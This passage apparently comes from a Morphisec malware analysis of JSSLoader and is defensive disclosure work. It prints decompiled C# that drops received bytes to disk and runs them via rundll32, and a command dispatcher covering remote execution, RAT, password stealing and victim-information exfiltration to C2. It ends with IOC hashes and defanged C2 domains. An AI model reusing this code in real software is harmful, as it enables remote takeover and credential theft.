
```
private static void FuncDll1(byte[] theData, byte[] theOptions, ref AnswerData theAnswer)
{
    string text = "";
    string text2 = "";
    if (theOptions != null)
    {
        string[] array = Encoding.ASCII.GetString(theOptions).Trim().Split(new char[]
        {
            ' '
        });
        if (array.Length < 2)
        {
            text = array[0];
        }
        else
        {
            text2 = array[0];
            text = array[1];
        }
    }
    string text3 = Environment.ExpandEnvironmentVariables(AppCmd.GetDataDir()) + "\\";
    if (text2.Length == 0)
    {
        text3 += Path.GetRandomFileName();
    }
    else
    {
        text3 += text2;
    }
    string text4 = "/c rundll32.exe " + text3;
    if (text.Length > 0)
    {
        text4 = text4 + "," + text;
    }
    Process process = AppCmd.NewProcess(AppCmd.cmdLine);
    File.WriteAllBytes(text3, theData);
    process.StartInfo.Arguments = text4;
    process.Start();
}
```

Figure 25: The parsing of the Cmd_RunDLL function.

Creation date: 2020-12-08: daba93cf353585a67ed893625755077a2d351ba46ec5ea86b5bd0b45b84bc7c5

C2 - hxxps://theelitevailcollection.com

- It added remote execution command - **Cmd_Info**
- It exfiltrates the victim's information.



```
private static AnswerData ExecuteCmd(CmdData theCmd)
{
    AnswerData result = new AnswerData
    {
        ID = theCmd.ID,
        Code = 0,
        Data = null
    };
    switch (theCmd.Code)
    {
    case CommandCd.Cmd_FORM:
        AppCmd.Execute_CmdForm(theCmd.Data, ref result);
        break;
    case CommandCd.Cmd_JS:
        AppCmd.FuncEJS1(theCmd.Data, ref result, false);
        break;
    case CommandCd.Cmd_EXE:
        AppCmd.FuncECE1(theCmd.Data, theCmd.Options, ref result);
        break;
    case CommandCd.Cmd_UPDATE:
        AppCmd.FuncEUP1(theCmd.Data, ref result);
        break;
    case CommandCd.Cmd_UNINST:
        AppCmd.FuncEU1(AppCmd.GetME(), theCmd.Data, ref result);
        break;
    case CommandCd.Cmd_RAT:
        AppCmd.FuncER1(theCmd.Data, ref result);
        break;
    case CommandCd.Cmd_PWS:
        AppCmd.FuncEPWS1(theCmd.Data, ref result);
        break;
    case CommandCd.Cmd_VBS:
        AppCmd.FuncEJS1(theCmd.Data, ref result, true);
        break;
    case CommandCd.Cmd_RunDll:
        AppCmd.FuncDll1(theCmd.Data, theCmd.Options, ref result);
        break;
    case CommandCd.Cmd_Info:
        AppCmd.SendReport(AppInfo.GAI1());
        break;
    }
    return result;
}
```

Figure 26: The addition of Cmd_Info.

IOCS

WSF & VBS

- 49895428f1a30131308022dd3aa56eab6a1aa49b08a978ebc1520e289d3d6744
- 2180d0f46ec6f843fa8b1984acfd251371be7d4228d208eb22bc4a87e9b7c59f
- 6f9a4e87db50896fb4f54ea3e85f015bac383faf0e3db0f5b20c462f322e946a
- e6d239a37a39b8051e40949fa4647efa6dd990a3afe27e381f1e1eea17d6b17b
- 55e29ad1d04af6fd59592825681438f2ba262751de14d64d9cf41c89d8ad6294
- 6a75254b45320109090fd775dcb78ec4e3dbcf325c3916253b5d6e105b92be66
- 8279ce0eb52a9f5b5ab02322d1bb7cc9cb5b242b7359c3d4d754687069fcb7b8

JSSLoader

- daba93cf353585a67ed893625755077a2d351ba46ec5ea86b5bd0b45b84bc7c5
- 2373a6a7223154a2e4e3e84e4bdda0d5a9bc22580caf4f418dae5637efec65e5
- 1f2ab2226f13be64feeece1884eaa46e46c097bb79b703f7d622d8ff1a91b938
- 969cfeddc1c90d36478f636ee31326e8f381518e725f88662cc28da439038001
- 2df508247a4e739b086c9de47d91a26ea7aee4d5cf9bc5cc70b5ad2dc7f102c6
- 33b3a1da684efc2891668eecf883ba7b9768a117956786e4356a27d1dffe0560
- 793aa21ed7432ef2b0eda8d80036361878f728dbc4081d72f80fa3694702a4d8
- 15f15b643eafcc50777bed33eda25158c7f58f4dbaaaa511072ef913a302a8da
- a0c5b1fdcb95037e57dd502d848aa3137882d7af6fbf301262e8cd35db7f58b7
- 2e3bc3b059733b4db846d3227abbfa6a7914b551f0175d6f77e22d08b57d49e3
- 967882624ba26c4fcd6806791aa4994b5bf64ca4b1e66dd8d24f1fa54b3a43f0
- 98fe1d06e4c67a5a5666dd01d11e7342afc6f1c7b007c2ddbfc13779bcc51317
- 16f9674ea7c40a0e474966f59c413518509e295608c7ecc37c6096b034b88918
- d2b080b9af5d39d72af149afb065e769b1da8005edfe84237942a1b99f4fa36c
- 148d74e453e49bc21169b7cca683e5764d0f02941b705aaa147977ffd1501376
- c1e7d6ec47169ffb1118c4be5ecb492cd1ea34f3f3dd124500d337af3e980436
- c328f48c5f4a2c2441bcd0b0c0551547ca254f7ebbb46d30d357e962d8330063
- a062a71a6268af048e474c80133f84494d06a34573c491725599fe62b25be044
- db1d98e9cca11beea4cfd1bfbe097dffd9fc4cc8b1b02e781863658d8c6f16c7

Takeout PowerShell

- c2e6f2496ab549c258a1d004fb0c5548413c81f5a556611c369d93a75e3835be
- 263b665a2cf660dc6b9f641e0ed5bf28023b81b6d1b48fc849aae57b02528e7e
- 3d7199f569a31d3826afd04a2f7d4dd2f692c9731fdf8cdfc8c7e03626bffdaf

C2

- hxxps://dempoloka.com
- hxxps://monusorge.com
- hxxps://medinamarina.com
- hxxps://theelitevailcollection.com
- hxxps://skedoilltd.com
- hxxps://mekanuum.com
- hxxps://culturehiphopcafe.com
- hxxps://alexisdanger.com
- hxxps://spacemetic.com
- hxxps://attractivology.com
- hxxps://petshopbook.com
- hxxps://freshenvironmentaldesigns.com
- hxxps://huskerblackshirts.com
- hxxps://bungalowphotographyblog.com

ABOUT MORPHISEC

Morphisec delivers an entirely new level of innovation to customers with its patented Moving Target Defense technology – placing defenders in a prevent-first posture against the most advanced threats to the enterprise, including APTs, zero-days, ransomware, evasive fileless attacks and web-borne exploits. Morphisec provides a crucial, small footprint zero trust memory-defense layer that easily deploys into a company's existing security infrastructure to form a simple, highly effective, cost-efficient prevention stack that is truly disruptive to today's existing cybersecurity model.

MORPHISEC
Moving Target Defense